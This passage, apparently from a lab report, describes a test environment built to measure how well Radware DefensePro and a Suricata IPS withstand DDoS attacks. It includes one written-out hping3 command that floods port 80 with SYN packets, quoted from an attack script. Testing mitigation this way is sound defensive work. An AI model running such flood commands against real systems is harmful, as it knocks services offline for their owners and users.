


Figure 3.4: Kemp LoadBalancer Web Management Interface accessed via Win7-Lb-Mgmt. A virtual address has been set listening on port 80 to balance the traffic load upon 192.168.1.10 and 192.168.1.11 which are Webserver1 and Webserver2




Figure 3.5: A screenshot of the website blog.gaeng.lab when accessed by two machines on the WAN (Random Computer 3 and Attacker): they are well loadbalanced by KEMP loadbalancer : one machine lands on the page hosted by Webserver1 and the other on the page hosted by Webserver2




Figure 3.6: A screenshot of the configuration of the DNS server : a domain name gaeng.lab has been created and the wordpress website is accessible under the name blog.gaeng.lab. The associated IP address is the LoadBalancer's virtual service address for this website.

The LAN1 finally contains a Windows 7 machine to manage the Wordpress site and also to configure the various LoadBalancer parameters.

3.1.1.2 DefensePro installation

First of all, I had to configure the management port MNG-1 of the device by connecting a laptop to a serial RS-232 port. Then, the next part was to integrate its physical interface with the ones of Hynesim.




Figure 3.7: Radware DefensePro integrated within the CyberLab environment. The hybrid ports displayed in Hynesim are actually connected with the physical ports of the device

3.1.1.3 LAN2 & firewall

The LAN2 stands for the management network of the PfSense firewall and the Radware DefensePro. Regarding the firewall, I configured several rules for each subnetworks. For the WAN, I authorize HTTP (80) in order that a user located on the WAN can access my website. See figure 3.8. For LAN1, I block any traffic destined to manage the PfSense (http (80) and https (443)) as only the LAN2 which is the management network should be able to manage the PfSense. For LAN2, I open the 80 and 443 ports in order to be able to manage the PfSense.




Figure 3.8: A screenshot of the Web Management Interface of the PfSense Firewall accessed via Win-7-Pfsense-Mgmt. For the WAN, HTTP (80) is authorized in order that a user located on the WAN can access my website.

Then, regarding the management of the DefensoPro, I have at my disposal two machines : Radware-Vision and Win7-LAN2-Mgmt. Radware vision is a virtual machine that the technical support of Radware gave me. It aims to install a service dedicated to manage Radware devices called APSolute Vision. The installation of APSolute Vision server was quite complicated. Indeed, I had to import the .ova file (virtualization file format originally intended for VirtualBox) into Hynesim environment which uses another type of virtualization (KVM). Moreover, I had to dig into the Radware documentation as the server had to be connected to specific ports of the DefensePro (for instance G-4) to be properly installed.

Win7-LAN2-Mgmt is simply a windows 7 machine intended to access the Web Management Interface of APSolute Vision and manage the DefensePro. After licensing Vision, we can indeed create profiles for the DefensePro to tweak the different protections wanted and define precisely for each type of attack and protocols critical traffic rates.




Figure 3.9: The Web Management Interface of APsolute Vision accessed via Win7-Radware-DefensePro-Mgmt. I am creating a client profile enabling all protections available within the Behavioral DoS feature of the DefensePro.

The Security monitoring tab allows to supervise in real-time what is currently happening. For instance, when launching a TCP SYN Flood attack thanks to Radware Raptor Attack Bot (located on the WAN), the DefensePro is detecting the attack and is ready to mitigate it. There are tabs allowing to see the current attacks in tabular format or in form of a dashboard, and several other tabs dedicated to traffic monitoring and protection monitoring (to see traffic utilization, connection rate, concurrent connection and behavioral DoS reports...)




Figure 3.10: When launching a TCP SYN Flood attack thanks to Radware Raptor Attack Bot (located on the WAN), the DefensePro is detecting the attack and is ready to mitigate it. The dashboard is showing the attacks currently happening and its degree of severity.

3.1.1.4 WAN

The WAN stands for the network outside the company (e.g the Internet). It contains :

- Radware-Raptor : It is a VM that Radware Technical Support gave me in order to stress the DefensePro. It is indeed an attack tool containing hundreds of scripts in order to launch all types of DDoS attacks including intrusion attacks (exploitation of known vulnerabilities), network attacks (volumetric floods, worm propagation, network scanning...) and layer-7 attacks. The tool also contains traffic capture files to regenerate traffic via tools such as Cisco T-Rex.




Figure 3.11: Radware Raptor Attack Bot - A Radware attack tool allowing to launch all types of DoS attacks

- Trex : Cisco T-Rex is a traffic generator based on replay of real traffic templates.
- Attacker : It is a Kali Linux Machine standing for a malicious user trying to attack the company's websites. It is used to launch my DDoS personal scripts to test the DefensePro mitigation ability.
- Random computer : The WAN also contains other computers standing for random users.

3.2 Creation of DDoS attacks scenarios to test the Radware DefensePro

In this section, we are going to create some DDoS attacks scenarios in order to test the mitigation ability of the DefensePro. We will also launch the same attacks using a Suricata IPS instead of the DefensePro, in order to compare both devices and highlight

the plus-value of a specific DDoS mitigation device such as the DefensePro against a basic IPS such as Suricata.

3.2.1 DDoS attacks created thanks to Radware Raptor Attack Bot

3.2.1.1 Use Case 1 : TCP SYN Flood

The first attack I decided to launch against the DefensePro was a TCP SYN Flood. It is indeed a quite basic attacks and I thought it would give a good reference for the following attacks.
The attack was launched using the Raptor Attack Bot of Radware. The script performing the attack uses hping3 which is a command-line oriented TCP/IP packet assembler/analyzer.

```
hping3 -q $1 -s 31337 -k -p 80 -S -t 42 --flood -I $2 2> /dev/null &
```

Figure 3.12: An extract of the TCP SYN Flood Raptor script. It uses hping3 in the silent mode (-q) with 31337 as fixed origin port (-s -k) to a 80 port (-p) crafting SYN packets (-S) with TTL of 42 (-t) in a flooding mode (–flood), using the interface configured by the user within Raptor (-I $2)

A Wireshark capture of the G-1 port of the DefensePro allows to see the amount of traffic navigating, which stands for about 42 MBit/s (105 000 packets of 435 bits).




Figure 3.13: A Wireshark capture of the G-1 port of the DefensePro during the TCP SYN Flood attack, allowing to see the amount of traffic navigating, which stands for about 42 MBit/s (105 000 packets of 435 bits)

3.2.1.1.1 Response of the DefensePro

Before launching the attack, I created a Behavorial DoS profile for the DefensePro within APVision including all protections such as SYN flood protection.
After launching the attack, the response of the DefensePro is satisfying as it detects the attack within few seconds and begins to drop packets.




Figure 3.14: At the top, the ongoing attacks monitor shows the attacks currently happening. The DefensePro detects a TCP SYN Flood attack and begins to drop packets, in accordance with the drop intensity visible on the right. At the bottom, the attack identification statistics table shows the number of legitimate and bad packets dropped by the device at the beginning of the attack. The graph behind shows the traffic statistic of the whole attack, with a peak around 42 Mbps.

3.2.1.1.2 Response of the Suricata IPS

Unlike Radware DefensePro which contains learning algorithms, for an IPS, all block rules must be precisely defined. It is then possible to block attacks with specific signatures, block source IPs or protocols. To not start from scratch, Suricata offers to download ETOpen Emerging Threats Rules and Snort Community Rules databases.
For a TCP SYN flood attack that has a specific signature, the attack is detected by the IPS Suricata and bad traffic is discarded.




Figure 3.15: The response of the Suricata IPS against the TCP SYN Flood attack. At the top is the alert raised by Suricata. It has clearly detected an anomaly regarding the 3way handshake SYN and a possible web crawl using curl which is exact. At the bottom is the blocking rule created by Suricata. The attacker machine is blocked, as a consequence of triggering the rule 2210027 of ETOpen Emerging Threats Rules

3.2.1.1.3 Possible means of mitigation

Both devices are efficient to block this type of attacks because it has a very specific signature. Thus, simple rules can be sufficient enough to mitigate them.

3.2.1.2 Use Case 2 : HTTP Flood

The second use case I submitted the DefensePro to is an HTTP Flood. This is a layer-7 attack, so I had to create a specific mitigation profile in the DefensePro. In addition, the device needed a training time in order to analyze the usual HTTP traffic within the network, to establish averages not to exceed and characterize the network baselines.

So initially, I configured the training to last two days, generating legitimate HTTP traffic on my website with a web crawler. This HTTP traffic was generated using a python script found on GitHub at the following address:

`https://github.com/ecapuano/web-traffic-generator`

Then I configured the HTTP Flood mitigation profile itself. I based the detection of an HTTP flood attack on all available request types (GET, POST), and as a test I wanted the device to detect an attack as soon as the attacker sends more than 5 HTTP requests per second. In addition, I have configured the DefensePro to challenge the attacker (see Appendix A for more details on how to challenge an attacker as a means of mitigation) and to block the attackers' IP if the challenge fails.

Finally, I configured a profile preventing Server Cracking, by activating profiles already integrated in the DefensePro supposed to prevent bruteforce Web form and Web scanning.

